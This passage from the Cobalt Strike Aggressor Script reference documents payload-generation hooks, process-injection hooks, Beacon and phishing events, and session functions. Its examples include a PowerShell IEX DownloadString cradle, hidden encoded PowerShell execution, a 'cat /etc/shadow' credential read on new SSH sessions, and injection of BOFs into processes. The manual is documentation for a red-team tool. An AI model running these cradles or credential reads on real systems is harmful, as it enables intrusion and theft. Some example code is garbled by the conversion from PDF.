#     pe_set_compile_time_with_long
#     pe_set_compile_time_with_string
#     pe_set_export_name
#     pe_update_checksum
# - Use these basic functions to perform transformations on the DLL:
#     pe_mask
#     pe_mask_section
#     pe_mask_string
#     pe_patch_code
#     pe_set_string
#     pe_set_stringz
#     pe_set_long
#     pe_set_short
#     pe_set_value_at
```

```

#      pe_stomp
#
# -----
#
# Give back the updated beacon DLL.
# -----
return $temp_dll;
}

#
# -----
# $1 = DLL file name
# $2 = DLL content
# $3 = arch
# -----
set BEACON_RDLL_GENERATE {
    warn("Running 'BEACON_RDLL_GENERATE' for DLL " . $1 . " with architecture "
. $3);
    return generate_my_dll($1, $2, $3);
}

```

## BEACON\_RDLL\_GENERATE\_LOCAL

The BEACON\_RDLL\_GENERATE\_LOCAL hook is very similar to BEACON\_RDLL\_GENERATE with additional arguments.

### Arguments

\$1 - Beacon payload file name

\$2 - Beacon payload (dll binary)

\$3 - Beacon architecture (x86/x64)

\$4 - Parent beacon ID

\$5 - GetModuleHandleA pointer

\$6 - GetProcAddress pointer

### Example

```

# -----
# $1 = DLL file name

```

```

# $2 = DLL content
# $3 = arch
# $4 = parent Beacon ID
# $5 = GetModuleHandleA pointer
# $6 = GetProcAddress pointer
# -----
set BEACON_RDLL_GENERATE_LOCAL {
    warn("Running 'BEACON_RDLL_GENERATE_LOCAL' for DLL " .
        "$1 ." with architecture " . $3 . " Beacon ID " . $4 . " GetModuleHandleA " .
        "$5 . " GetProcAddress " . $6);
    return generate_my_dll($1, $2, $3);
}

```

## Also See

[\*\*BEACON\\_RDLL\\_GENERATE on page 244\*\*](#)

## **BEACON\_RDLL\_SIZE**

The BEACON\_RDLL\_SIZE hook allows the use of beacons with more space reserved for User Defined Reflective loaders. The alternate beacons are used in the BEACON\_RDLL\_GENERATE and BEACON\_RDLL\_GENERATE\_LOCAL hooks. The original/default space reserved for reflective loaders is 5KB. The hook also allows the entire reflective loader space to be removed.

Overriding this setting will generate beacons that are too large for the placeholders in standard artifacts. It is very likely to require customized changes in an artifact kit to expand reserved payload space. See the documentation in the artifact kit provided by Cobalt Strike.

Customized "stagesize" settings are documented in "build.sh" and "script.example". See [\*\*User Defined Reflective DLL Loader on page 179\*\*](#).

### Arguments

\$1 - Beacon payload file name

\$2 - Beacon architecture (x86/x64)

### Returns

The size in KB for the Reflective Loader reserved space in beacons. Valid values are "0", "5", "100".

"0" uses beacons without the reserved spaces for reflective loaders.

"5" is the default and uses standard beacons with 5KB reserved space for reflective loaders.

"100" uses larger beacons with 100KB reserved space for reflective loaders.

## Example

```
# -----
# $1 = DLL file name
# $2 = arch
# -----
set BEACON_RDLL_SIZE {
    warn("Running 'BEACON_RDLL_SIZE' for DLL " . $1 . " with architecture " .
$2);
    return "100";
}
```

## BEACON\_SLEEP\_MASK

Update a Beacon payload with a User Defined Sleep Mask

### Arguments

\$1 - beacon type (default, pivot)

\$2 - arch

### Sleep Mask Kit

This hook is demonstrated in the [The Sleep Mask Kit on page 97](#).

## EXECUTABLE\_ARTIFACT\_GENERATOR

Control the EXE and DLL generation for Cobalt Strike.

### Arguments

\$1 - the artifact file (e.g., artifact32.exe)

\$2 - shellcode to embed into an EXE or DLL

### Artifact Kit

This hook is demonstrated in the [The Artifact Kit on page 94](#).

## HTMLAPP\_EXE

Controls the content of the HTML Application User-driven (EXE Output) generated by Cobalt Strike.

### Arguments

\$1 - the EXE data

\$2 - the name of the .exe

### Resource Kit

This hook is demonstrated in the [The Resource Kit on page 97](#).

### Example

```
set HTMLAPP_EXE {
    local('$handle $data');
    $handle = openf(script_resource("template.exe.hta"));
    $data   = readb($handle, -1);
    osef($handle);

    $data   = strrep($data, '##EXE##', transform($1, "hex"));
    $data   = strrep($data, '##NAME##', $2);

    return $data;
}
```

## HTMLAPP\_POWERSHELL

Controls the content of the HTML Application User-driven (PowerShell Output) generated by Cobalt Strike.

### Arguments

\$1 - the PowerShell command to run

### Resource Kit

This hook is demonstrated in the [The Resource Kit on page 97](#).

## Example

```
set HTMLAPP_POWERSHELL {
    local('$Handle $data');
    $handle = openf(script_resource("template.psh.hta"));
    $data   = readb($handle, -1);
    closef($handle);

    # push our command into the script
    return strrep($data, "%DATA%", $1);
}
```

## LISTENER\_MAX\_RETRY\_STRATEGIES

Return a string that contains the list of definitions which is separated with a '\n' character. The definition needs to match a syntax of `exit-[max_attempts]-[increase_attempts]-[duration] [m,h,d]`.

For example `exit-10-5-5m` will exit beacon after 10 failed attempts and will increase sleep time after five failed attempts to 5 minutes. The sleep time will not be updated if the current sleep time is greater than the specified duration value. The sleep time will be affected by the current jitter value. On a successful connection the failed attempts count will be reset to zero and the sleep time will be reset to the prior value.

Return `$null` to use the default list.

## Example

```
# Use a hard coded list of strategies
set LISTENER_MAX_RETRY_STRATEGIES {
    local('$out');
    $out .= "exit-50-25-5m\n";
    $out .= "exit-100-25-5m\n";
    $out .= "exit-50-25-15m\n";
    $out .= "exit-100-25-15m\n";

    return $out;
}
```

```
# Use loops to build a list of strategies
set LISTENER_MAX_RETRY_STRATEGIES {
    local('$out');

    @attempts = @_(50, 100);
    @durations = @_("5m", "15m");
    $increase = 25;

    foreach $attempt (@attempts)
    {
        foreach $duration (@durations)
        {
            $out .= "exit $+ - $+ $attempt $+ - $+ $increase $+ - $+ $duration\n";
        }
    }

    return $out;
}
```

## POSTEX\_RDLL\_GENERATE

Hook to allow users to replace the Cobalt Strike reflective loader for post-ex with a User Defined Reflective Loader. See [Post-ex User Defined Reflective DLL Loader on page 185](#).

The Post-ex DLL passed as argument 2 does not contain any reflective loader. You do not need to remove an existing reflective loader from the DLL.

### Arguments

\$1 – Post-ex payload file name

\$2 – Post-ex payload (dll binary)

\$3 – Post-ex architecture (x86/x64)

\$4 – parent Beacon ID

\$5 – GetModuleHandle pointer

\$6 – GetProcAddress pointer

### Returns

The Post-ex payload updated with the User Defined reflective loader. Return \$null to use the default Post-ex payload and loader.

## Example

```
# -----
# $1 = DLL file name
# $2 = DLL content
# $3 = arch
# $4 = parent Beacon ID
# $5 = GetModuleHandle pointer
# $6 = GetProcAddress pointer
# -----
set POSTEX_RDLL_GENERATE {
local('$arch $ postex $file_handle $ldr $loader_path $payload');
$postex = $2;
$arch = $3;
warn("Running 'POSTEX_RDLL_GENERATE' for DLL " .
$1 ." with architecture " . $3 . " Beacon ID " . $4 . " .
GetModuleHandleA " .
$5 . " GetProcAddress " . $6);

# Read the UDRL from the supplied binary file
$loader_path = "mystuff/Refloaders/bin/MyPostExReflectiveLoader. $+
$arch $+ .o";
$file_handle = openf($loader_path);
$ldr = readb($file_handle, -1);
closef($file_handle);
if (strlen($ldr) == 0) {
    warn("Error: Failed to read $loader_path");
    return $null;
}

# Prepend UDRL (sRDI/Double Pulsar type) to Post-ex DLL and output
the modified payload.
$postex = $ldr . $postex;
print_info("Payload Size: " . strlen($payload));
return $payload;
}
```

## POWERSHELL\_COMMAND

Change the form of the powershell comamnd run by Cobalt Strike's automation. This affects jump psexec\_psh, powershell, and [host] -> Access -> One-liner.

## Arguments

\$1 - the PowerShell command to run.

\$2 - true|false the command is run on a remote target.

## Resource Kit

This hook is demonstrated in the [The Resource Kit on page 97](#).

## Example

```
set POWERSHELL_COMMAND {
    local('$script');
    $script = transform($1, "powershell-base64");

    # remote command (e.g., jump psexec_psh)
    if ($2) {
        return "powershell -nop -w hidden -encodedcommand $script";
    }
    # local command
    else {
        return "powershell -nop -exec bypass -EncodedCommand $script";
    }
}
```

## POWERSHELL\_COMPRESS

A hook used by the resource kit to compress a PowerShell script. The default uses gzip and returns a deflator script.

## Resource Kit

This hook is demonstrated in the [The Resource Kit on page 97](#).

## Arguments

\$1 - the script to compress

## POWERSHELL\_DOWNLOAD\_CRADLE

Change the form of the PowerShell download cradle used in Cobalt Strike's post-ex automation. This includes jump winrm|winrm64, [host] -> Access -> One Liner, and powershell-import.

## Arguments

\$1 - the URL of the (localhost) resource to reach

## Resource Kit

This hook is demonstrated in the [The Resource Kit on page 97](#).

## Example

```
set POWERSHELL_DOWNLOAD_CRADLE {
    return "IEX (New-Object Net.Webclient).DownloadString(' $+ $1 $+ ')";
}
```

## PROCESS\_INJECT\_EXPLICIT

Hook to allow users to define how the explicit process injection technique is implemented when executing post exploitation commands using a [Beacon Object File](#) (BOF).

## Arguments

\$1- Beacon ID

\$2- memory injectable dll (position-independent code)

\$3- the PID to inject into

\$4- offset to jump to

\$5- x86/x64 - memory injectable DLL arch

6\$ - argument buffer

## Returns

Return a non empty value when defining your own explicit process injection technique.

Return \$null to use the default explicit process injection technique.

## Post Exploitation Jobs

The following post exploitation commands support the PROCESS\_INJECT\_EXPLICIT hook. The Command column displays the command to be used in the Beacon window, The Aggressor Script column displays the aggressor script function to be used in scripts, and the UI column displays which menu option to use.

## Additional Information

- The [Process Browser] interface is accessed by **[beacon] -> Explore -> Process List**. There is also a multi version of this interface which is accessed by selecting multiple sessions and using the same UI menu. When in the Process Browser use the buttons to perform additional commands on the selected process.
- The **chromedump**, **dcsync**, **hashdump**, **keylogger**, **logonpasswords**, **mimikatz**, **net**, **portscan**, **printscreen**, **pth**, **screenshot**, **screenwatch**, **ssh**, and **ssh-key** commands also have a fork&run version. To use the explicit version requires the *pid* and *architecture* arguments.
- For the **net** and **&bnet** command the 'domain' command will not use the hook.

## Job Types

Command	Aggressor Script	UI
browserpivot	<a href="#"><u>&amp;browserpivot</u></a>	[beacon] -> Explore -> Browser Pivot
chromedump		
dcsync	<a href="#"><u>&amp;bdcsync</u></a>	
dllinject	<a href="#"><u>&amp;bdllinject</u></a>	
hashdump	<a href="#"><u>&amp;bhashdump</u></a>	
inject	<a href="#"><u>&amp;binject</u></a>	[Process Browser] -> Inject
keylogger	<a href="#"><u>&amp;bkeylogger</u></a>	[Process Browser] -> Log Keystrokes
logonpasswords	<a href="#"><u>&amp;bloginpasswords</u></a>	
mimikatz	<a href="#"><u>&amp;bmimikatz</u></a>	
	<a href="#"><u>&amp;bmimikatz_small</u></a>	
net	<a href="#"><u>&amp;bnet</u></a>	
portscan	<a href="#"><u>&amp;bportscan</u></a>	

Command	Aggressor Script	UI
postex kit	<u>beacon_execute_postex_job</u> ()	
printscreen	<u>&amp;bprintscreen</u>	
psinject	<u>&amp;bpsinject</u>	
pth	<u>&amp;bpassthehash</u>	
screenshot	<u>&amp;bscreenshot</u>	[Process Browser] -> Screenshot (Yes)
screenwatch	<u>&amp;bscreenwatch</u>	[Process Browser] -> Screenshot (No)
shinject	<u>&amp;bshinject</u>	
ssh	<u>&amp;bssh</u>	
ssh-key	<u>&amp;bssh_key</u>	

## Example

```
# Hook to allow the user to define how the explicit injection technique
# is implemented when executing post exploitation commands.
# $1 = Beacon ID
# $2 = memory injectable dll for the post exploitation command
# $3 = the PID to inject into
# $4 = offset to jump to
# $5 = x86/x64 - memory injectable DLL arch
set PROCESS_INJECT_EXPLICIT {
    local('$barch $handle $data $args $entry');

    # Set the architecture for the beacon's session
    $barch = barch($1);

    # read in the injection BOF based on barch
    warn("read the BOF: inject_explicit. $+ $barch $+ .o");
    $handle = openf(script_resource("inject_explicit. $+ $barch $+ .o"));
    $data = readb($handle, -1);
    closef($handle);

    # pack our arguments needed for the BOF
    $args = bof_pack($1, "iib", $3, $4, $2);

    btask($1, "Process Inject using explicit injection into pid $3");

    # Set the entry point based on the dll's arch
    $entry = "go $+ $5";
}
```

```

beacon_inline_execute($1, $data, $entry, $args);

# Let the caller know the hook was implemented.
return 1;
}

```

## PROCESS\_INJECT\_SPAWN

Hook to allow users to define how the fork and run process injection technique is implemented when executing post exploitation commands using a [Beacon Object File](#) (BOF).

### Arguments

\$1 - Beacon ID

\$2 - memory injectable dll (position-independent code)

\$3 - true/false ignore process token

\$4 - x86/x64 - memory injectable DLL arch

\$5 - argument buffer

### Returns

Return a non empty value when defining your own fork and run process injection technique.

Return \$null to use the default fork and run injection technique.

### Post Exploitation Jobs

The following post exploitation commands support the PROCESS\_INJECT\_SPAWN hook. The Command column displays the command to be used in the Beacon window, The Aggressor Script column displays the aggressor script function to be used in scripts, and the UI column displays which menu option to use.

### Additional Information

- The **elevate**, **runasadmin**, **&belevate**, **&brunasadmin** and **[beacon] -> Access -> Elevate** commands will only use the PROCESS\_INJECT\_SPAWN hook when the specified exploit uses one of the listed aggressor script functions in the table, for example **&bpowerpick**.

- For the **net** and **&bnet** command the ‘domain’ command will not use the hook.
- The ‘(use a hash)’ note means select a credential that references a hash.

## Job Types

Command	Aggressor Script	UI
chromedump		
dcsync	<a href="#"><u>&amp;bdcsync</u></a>	
elevate	<a href="#"><u>&amp;belevate</u></a>	[beacon] -> Access -> Elevate
		[beacon] -> Access -> Golden Ticket
hashdump	<a href="#"><u>&amp;bhashdump</u></a>	[beacon] -> Access -> Dump Hashes
keylogger	<a href="#"><u>&amp;bkeylogger</u></a>	
logonpasswords	<a href="#"><u>&amp;blogonpasswords</u></a>	[beacon] -> Access -> Run Mimikatz
		[beacon] -> Access -> Make Token (use a hash)
mimikatz	<a href="#"><u>&amp;bmimikatz</u></a>	
	<a href="#"><u>&amp;bmimikatz_small</u></a>	
net	<a href="#"><u>&amp;bnet</u></a>	[beacon] -> Explore -> Net View
portscan	<a href="#"><u>&amp;bportscan</u></a>	[beacon] -> Explore -> Port Scan
postex_kit	<a href="#"><u>beacon_execute_postex_job()</u></a>	
powerpick	<a href="#"><u>&amp;bpowerpick</u></a>	
printscreen	<a href="#"><u>&amp;bprintscreen</u></a>	
pth	<a href="#"><u>&amp;bpassthehash</u></a>	
runasadmin	<a href="#"><u>&amp;brunasadmin</u></a>	
		[target] -> Scan
screenshot	<a href="#"><u>&amp;bscreenshot</u></a>	[beacon] -> Explore -> Screenshot
screenwatch	<a href="#"><u>&amp;bscreenwatch</u></a>	
ssh	<a href="#"><u>&amp;bssh</u></a>	[target] -> Jump -> ssh
ssh-key	<a href="#"><u>&amp;bssh_key</u></a>	[target] -> Jump -> ssh-key
		[target] -> Jump -> [exploit] (use a hash)

## Example

```

# -----
# $1 = Beacon ID
# $2 = memory injectable dll (position-independent code)
# $3 = true/false ignore process token
# $4 = x86/x64 - memory injectable DLL arch
# -----
set PROCESS_INJECT_SPAWN {
    local('$barch $handle $data $args $entry');

    # Set the architecture for the beacon's session
    $barch = barch($1);

    # read in the injection BOF based on barch
    warn("read the BOF: inject_spawn. $+ $barch $+ .o");
    $handle = openf(script_resource("inject_spawn. $+ $barch $+ .o"));
    $data = readb($handle, -1);
    closef($handle);

    # pack our arguments needed for the BOF
    $args = bof_pack($1, "sb", $3, $2);
    btask($1, "Process Inject using fork and run");

    # Set the entry point based on the dll's arch
    $entry = "go $+ $4";
    beacon_inline_execute($1, $data, $entry, $args);

    # Let the caller know the hook was implemented.
    return 1;
}

```

## PSEXEC\_SERVICE

Set the service name used by jump psexec|psexec64|psexec\_psh and psexec.

## Example

```

set PSEXEC_SERVICE {
    return "foobar";
}

```

## PYTHON\_COMPRESS

Compress a Python script generated by Cobalt Strike.

## Arguments

\$1 - the script to compress

## Resource Kit

This hook is demonstrated in the [The Resource Kit on page 97](#).

## Example

```
set PYTHON_COMPRESS {
    return "import base64; exec base64.b64decode(\"\""
    .base64_encode($1) .
"}\n";
```

## RESOURCE\_GENERATOR

Control the format of the VBS template used in Cobalt Strike.

## Resource Kit

This hook is demonstrated in the [The Resource Kit on page 97](#).

## Arguments

\$1 - the shellcode to inject and run

## RESOURCE\_GENERATOR\_VBS

Controls the content of the HTML Application User-driven (EXE Output) generated by Cobalt Strike.

## Arguments

\$1 - the EXE data

\$2 - the name of the .exe

## Resource Kit

This hook is demonstrated in the [The Resource Kit on page 97](#).

## Example

```
set HTMLAPP_EXE {
    local('$Handle $data');
    $handle = openf(script_resource("template.exe.hta"));
    $data   = readb($handle, -1);
    closef($handle);

    $data   = strrep($data, '##EXE##', transform($1, "hex"));
    $data   = strrep($data, '##NAME##', $2);

    return $data;
}
```

## SIGNED\_APPLET\_MAINCLASS

Specify a Java Applet file to use for the Java Signed Applet Attack. See [Java Signed Applet Attack on page 86](#).

### Applet Kit

This hook is demonstrated in the Applet Kit. The Applet Kit is available via the Cobalt Strike Arsenal (Help -> Arsenal).

## Example

```
set SIGNED_APPLET_MAINCLASS {
    return "Java.class";
}
```

## SIGNED\_APPLET\_RESOURCE

Specify a Java Applet file to use for the Java Signed Applet Attack. See [Java Signed Applet Attack on page 86](#).

### Applet Kit

This hook is demonstrated in the Applet Kit. The Applet Kit is available via the Cobalt Strike Arsenal (Help -> Arsenal).

## Example

```
set SIGNED_APPLET_RESOURCE {
    return script_resource("dist/applet_signed.jar");
}
```

## SMART\_APPLET\_MAINCLASS

Specify the MAIN class of the Java Smart Applet Attack. See [Java Smart Applet Attack on page 87](#).

### Applet Kit

This hook is demonstrated in the Applet Kit. The Applet Kit is available via the Cobalt Strike Arsenal (Help -> Arsenal).

## Example

```
set SMART_APPLET_MAINCLASS {
    return "Java.class";
}
```

## SMART\_APPLET\_RESOURCE

Specify a Java Applet file to use for the Java Smart Applet Attack. See [Java Smart Applet Attack on page 87](#).

### Applet Kit

This hook is demonstrated in the Applet Kit. The Applet Kit is available via the Cobalt Strike Arsenal (Help -> Arsenal).

## Example

```
set SMART_APPLET_RESOURCE {
    return script_resource("dist/applet_rhino.jar");
}
```

# Events

These are the events fired by Aggressor Script.

**\***

This event fires whenever any Aggressor Script event fires.

## Arguments

\$1 - the original event name

... - the arguments to the event

## Example

```
# event spy script
on * {
    println("[ $+ $1 $+ ]: " . subarray(@_, 1));
}
```

## beacon\_checkin

Fired when a Beacon checkin acknowledgement is posted to a Beacon's console.

## Arguments

\$1 - the ID of the beacon

\$2 - the text of the message

\$3 - when this message occurred

## beacon\_error

Fired when an error is posted to a Beacon's console.

## Arguments

\$1 - the ID of the beacon

\$2 - the text of the message

\$3 - when this message occurred

## beacon\_indicator

Fired when an indicator of compromise notice is posted to a Beacon's console.

### Arguments

\$1 - the ID of the beacon

\$2 - the user responsible for the input

\$3 - the text of the message

\$4 - when this message occurred

## beacon\_initial

Fired when a Beacon calls home for the first time.

### Arguments

\$1 - the ID of the beacon that called home.

### Example

```
on beacon_initial {
    # list network connections
    bshell($1, "netstat -na | findstr \"ESTABLISHED\"");

    # list shares
    bshell($1, "net use");

    # list groups
    bshell($1, "whoami /groups");
}
```

## beacon\_initial\_empty

Fired when a DNS Beacon calls home for the first time. At this point, no metadata has been exchanged.

## Arguments

\$1 - the ID of the beacon that called home.

## Example

```
on beacon_initial_empty {
    binput($1, "[Acting on new DNS Beacon]");

    # change the data channel to DNS TXT
    bmode($1, "dns-txt");

    # request the Beacon checkin and send its metadata
    bcheckin($1);
}
```

## beacon\_input

Fired when an input message is posted to a Beacon's console.

## Arguments

\$1 - the ID of the beacon

\$2 - the user responsible for the input

\$3 - the text of the message

\$4 - when this message occurred

## beacon\_mode

Fired when a mode change acknowledgement is posted to a Beacon's console.

## Arguments

\$1 - the ID of the beacon

\$2 - the text of the message

\$3 - when this message occurred

## beacon\_output

Fired when output is posted to a Beacon's console.

### Arguments

\$1 - the ID of the beacon

\$2 - the text of the message

\$3 - when this message occurred

## beacon\_output\_alt

Fired when (alternate) output is posted to a Beacon's console. What makes for alternate output? It's just different presentation from normal output.

### Arguments

\$1 - the ID of the beacon

\$2 - the text of the message

\$3 - when this message occurred

## beacon\_output\_jobs

Fired when jobs output is sent to a Beacon's console.

### Arguments

\$1 - the ID of the beacon

\$2 - the text of the jobs output

\$3 - when this message occurred

## beacon\_output\_ls

Fired when ls output is sent to a Beacon's console.

### Arguments

\$1 - the ID of the beacon

\$2 - the text of the ls output

\$3 - when this message occurred

## beacon\_output\_ps

Fired when ps output is sent to a Beacon's console.

### Arguments

\$1 - the ID of the beacon

\$2 - the text of the ps output

\$3 - when this message occurred

## beacon\_tasked

Fired when a task acknowledgement is posted to a Beacon's console.

### Arguments

\$1 - the ID of the beacon

\$2 - the text of the message

\$3 - when this message occurred

## beacons

Fired when the team server sends over fresh information on all of our Beacons. This occurs about once each second.

### Arguments

\$1 - an array of dictionary objects with metadata for each Beacon.

## custom\_event\_<event name>

Fired when a client receives a custom event from another client.

### Arguments

\$1 - who sent the custom event

\$2 - the event data

\$3 - the time the event was sent

### Example

```
# subscribe to the my-topic custom event
on "custom_event_my-topic" {
    println("Received my-topic:")
    println("\tSender: $1");
    println("\tData: $2");
    println("\tTimestamp: $3");
}
```

## disconnect

Fired when this Cobalt Strike becomes disconnected from the team server.

## event\_action

Fired when a user performs an action in the event log. This is similar to an action on IRC (the /me command)

### Arguments

\$1 - who the message is from

\$2 - the contents of the message

\$3 - the time the message was posted

## event\_beacon\_initial

Fired when an initial beacon message is posted to the event log.

### Arguments

\$1 - the contents of the message

\$2 - the time the message was posted

## event\_join

Fired when a user connects to the team server

### Arguments

\$1 - who joined the team server

\$2 - the time the message was posted

## event\_newsite

Fired when a new site message is posted to the event log.

### Arguments

\$1 - who setup the new site

\$2 - the contents of the new site message

\$3 - the time the message was posted

## event\_notify

Fired when a message from the team server is posted to the event log.

### Arguments

\$1 - the contents of the message

\$2 - the time the message was posted

## event\_nouser

Fired when the current Cobalt Strike client tries to interact with a user who is not connected to the team server.

### Arguments

\$1 - who is not present

\$2 - the time the message was posted

## event\_private

Fired when a private message is posted to the event log.

### Arguments

\$1 - who the message is from

\$2 - who the message is directed to

\$3 - the contents of the message

\$4 - the time the message was posted

## event\_public

Fired when a public message is posted to the event log.

### Arguments

\$1 - who the message is from

\$2 - the contents of the message

\$3 - the time the message was posted

## event\_quit

Fired when someone disconnects from the team server.

## Arguments

\$1 - who left the team server

\$2 - the time the message was posted

### heartbeat\_10m

Fired every ten minutes

### heartbeat\_10s

Fired every ten seconds

### heartbeat\_15m

Fired every fifteen minutes

### heartbeat\_15s

Fired every fifteen seconds

### heartbeat\_1m

Fired every minute

### heartbeat\_1s

Fired every second

### heartbeat\_20m

Fired every twenty minutes

### heartbeat\_30m

Fired every thirty minutes

## heartbeat\_30s

Fired every thirty seconds

## heartbeat\_5m

Fired every five minutes

## heartbeat\_5s

Fired every five seconds

## heartbeat\_60m

Fired every sixty minutes

## keylogger\_hit

Fired when there are new results reported to the web server via the cloned site keystroke logger.

### Arguments

\$1 - external address of visitor

\$2 - reserved

\$3 - the logged keystrokes

\$4 - the phishing token for these recorded keystrokes.

## keystrokes

Fired when Cobalt Strike receives keystrokes

### Arguments

\$1 - a dictionary with information about the keystrokes.

Key	Value
bid	Beacon ID for session keystrokes originated from
data	keystroke data reported in this batch
id	identifier for this keystroke buffer
session	desktop session from keystroke logger
title	last active window title from keystroke logger
user	username from keystroke logger
when	timestamp of when these results were generated

## Example

```
on keystrokes {
    if ("*Admin*" iswm $1["title"]) {
        blog($1["bid"], "Interesting keystrokes received.
        Go to \c4View -> Keystrokes\o and look for the green buffer.");
        highlight("keystrokes", @($1), "good");
    }
}
```

## profiler\_hit

Fired when there are new results reported to the System Profiler.

### Arguments

\$1 - external address of visitor

\$2 - de-cloaked internal address of visitor (or "unknown")

\$3 - visitor's User-Agent

\$4 - a dictionary containing the applications.

\$5 - the phishing token of the visitor (use [&tokenToEmail](#) to resolve to an email address)

## ready

Fired when this Cobalt Strike client is connected to the team server and ready to act.

## screenshots

Fired when Cobalt Strike receives a screenshot.

### Arguments

\$1 - a dictionary with information about the screenshot.

Key	Value
bid	Beacon ID for session screenshot originated from
data	raw screenshot data (this is a .jpg file)
id	identifier for this screenshot
session	desktop session reported by screenshot tool
title	active window title from screenshot tool
user	username from screenshot tool
when	timestamp of when this screenshot was received

### Example

```
# watch for any screenshots where someone is banking and
# redact it from the user-interface.
on screenshots {
    local('$title');
    $title = lc($1["title"]);

    if ("*bankofamerica*" iswm $title) {
        redactobject($1["id"]);
    }
    else if ("jpmc*" iswm $title) {
        redactobject($1["id"]);
    }
}
```

## sendmail\_done

Fired when a phishing campaign completes

### Arguments

\$1 - the campaign ID

## sendmail\_post

Fired after a phish is sent to an email address.

### Arguments

\$1 - the campaign ID

\$2 - the email we're sending a phish to

\$3 - the status of the phish (e.g., SUCCESS)

\$4 - the message from the mail server

## sendmail\_pre

Fired before a phish is sent to an email address.

### Arguments

\$1 - the campaign ID

\$2 - the email we're sending a phish to

## sendmail\_start

Fired when a new phishing campaign kicks off.

### Arguments

\$1 - the campaign ID

\$2 - number of targets

\$3 - local path to attachment

\$4 - the bounce to address

\$5 - the mail server string

\$6 - the subject of the phishing email

\$7 - the local path to the phishing template

\$8 - the URL to embed into the phish

## ssh\_checkin

Fired when an SSH client checkin acknowledgement is posted to an SSH console.

### Arguments

\$1 - the ID of the session

\$2 - the text of the message

\$3 - when this message occurred

## ssh\_error

Fired when an error is posted to an SSH console.

### Arguments

\$1 - the ID of the session

\$2 - the text of the message

\$3 - when this message occurred

## ssh\_indicator

Fired when an indicator of compromise notice is posted to an SSH console.

### Arguments

\$1 - the ID of the session

\$2 - the user responsible for the input

\$3 - the text of the message

\$4 - when this message occurred

## ssh\_initial

Fired when an SSH session is seen for the first time.

### Arguments

\$1 - the ID of the session

### Example

```
on ssh_initial {
    if (-isadmin $1) {
        bshell($1, "cat /etc/shadow");
    }
}
```

## ssh\_input

Fired when an input message is posted to an SSH console.

### Arguments

\$1 - the ID of the session

\$2 - the user responsible for the input

\$3 - the text of the message

\$4 - when this message occurred

## ssh\_output

Fired when output is posted to an SSH console.

### Arguments

\$1 - the ID of the session

\$2 - the text of the message

\$3 - when this message occurred

## ssh\_output\_alt

Fired when (alternate) output is posted to an SSH console. What makes for alternate output? It's just different presentation from normal output.

### Arguments

\$1 - the ID of the session

\$2 - the text of the message

\$3 - when this message occurred

## ssh\_tasked

Fired when a task acknowledgement is posted to an SSH console.

### Arguments

\$1 - the ID of the session

\$2 - the text of the message

\$3 - when this message occurred

## web\_hit

Fired when there's a new hit on Cobalt Strike's web server.

### Arguments

\$1 - the method (e.g., GET, POST)

\$2 - the requested URI

\$3 - the visitor's address

\$4 - the visitor's User-Agent string

\$5 - the web server's response to the hit (e.g., 200)

\$6 - the size of the web server's response

\$7 - a description of the handler that processed this hit.

\$8 - a dictionary containing the parameters sent to the web server

\$9 - the time when the hit took place.

## Functions

The following is a list of Aggressor Script's functions:

### -hasbootstraphint

This function checks the stage.smartinject malleable c2 profile setting for the active team server. If the setting is set to false, the function will return false. If the setting is set to true, then the payload will be checked for the x86 or x64 bootstrap hints and will return true if the hint is found. Use this function to determine if it is safe to use an artifact that passes GetProcAddress/GetModuleHandleA pointers to this payload.

#### Arguments

\$1 - byte array with a payload or shellcode.

#### See also

[&payload\\_bootstrap\\_hint](#)

### -is64

Check if a session is on an x64 system or not (Beacon only).

#### Arguments

\$1 - Beacon/Session ID

#### Example

```
command x64 {
    foreach $session (beacons()) {
        if (-is64 $session['id']) {
            println($session);
        }
    }
}
```

## -isactive

Check if a session is active or not. A session is considered active if (a) it has not acknowledged an exit message AND (b) it is not disconnected from a parent Beacon.

### Arguments

\$1 - Beacon/Session ID

### Example

```
command active {
    local('$bid');
    foreach $bid (beacon_ids()) {
        if (-isactive $bid) {
            println("$bid is active!");
        }
    }
}
```

## -isadmin

Check if a session has admin rights

### Arguments

\$1 - Beacon/Session ID

### Example

```
command admin_sessions {
    foreach $session (beacons()) {
        if (-isadmin $session['id']) {
```

```

        println($session);
    }
}
}
```

## -isbeacon

Check if a session is a Beacon or not.

### Arguments

\$1 - Beacon/Session ID

### Example

```

command beacons {
    foreach $session (beacons()) {
        if (-isbeacon $session['id']) {
            println($session);
        }
    }
}
```

## -isssh

Check if a session is an SSH session or not.

### Arguments

\$1 - Beacon/Session ID

### Example

```

command ssh_sessions {
    foreach $session (beacons()) {
        if (-isssh $session['id']) {
            println($session);
        }
    }
}
```

## action

Post a public action message to the event log. This is similar to the /me command.

### Arguments

\$1 - the message

### Example

```
action("dances!");
```

## addTab

Create a tab to display a GUI object.

### Arguments

\$1 - the title of the tab

\$2 - a GUI object. A GUI object is one that is an instance of **javax.swing.JComponent**.

\$3 - a tooltip to display when a user hovers over this tab.

### Example

```
$label = [new javax.swing.JLabel: "Hello World"];
addTab("Hello!", $label, "this is an example");
```

## addVisualization

Register a visualization with Cobalt Strike.

### Arguments

\$1 - the name of the visualization

\$2 - a **javax.swing.JComponent** object

### Example

```
$label = [new javax.swing.JLabel: "Hello World!"];
addVisualization("Hello World", $label);
```

## See also

[&showVisualization](#)

## [add\\_to\\_clipboard](#)

Add text to the clipboard, notify the user.

### Arguments

\$1 - the text to add to the clipboard

### Example

```
add_to_clipboard("Paste me you fool!");
```

## [alias](#)

Creates an alias command in the Beacon console

### Arguments

\$1 - the alias name to bind to

\$2 - a callback function. Called when the user runs the alias. Arguments are: \$0 = command run, \$1 = beacon id, \$2 = arguments.

### Example

```
alias("foo", {
    btask($1, "foo!");
});
```

## See Also

[User Defined Tab Completion on page 36](#)

## alias\_clear

Removes an alias command (and restores default functionality; if it existed)

### Arguments

\$1 - the alias name to remove

### Example

```
alias_clear("foo");
```

## all\_payloads

Generates all the stageless payloads (in x86 and x64) for all the configured listeners. Use the [listeners\\_stageless](#) aggressor function to see the list that will be used for the active team server.

### Arguments

\$1 - The folder path to create the payloads in. This folder path must already exist.

\$2 - A boolean value for whether the executable files should be signed.

\$3 – A string value for the system call method. Valid values are:

**None:** Use the standard Windows API function.

**Direct:** Use the Nt\* version of the function.

**Indirect:** Jump to the appropriate instruction within the Nt\* version of the function.

\$4 - (optional) The supporting HTTP library for generated beacons (wininet|winhttp|\$null|blank string).

\$5 - (optional) DNS Comm Mode Override. Use this to change the DNS Comm Mode from the default mode defined in Malleable C2 (dns|dns\_over\_https|\$null|blank string).

### Example

```
$folder = all_payloads("/tmp/payloads", 1, "None");
println("Payloads have been saved to $folder");
```

## applications

